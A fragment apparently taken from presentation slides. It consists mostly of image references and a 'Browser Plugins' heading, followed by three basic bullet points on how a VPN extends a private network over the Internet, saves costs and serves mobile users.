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



BROWSER PLUGINS
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







Extends the private network using the public network (Internet)
Huge cost savings as it is much cheaper than dedicated lines
Mobile users can access the required network resources

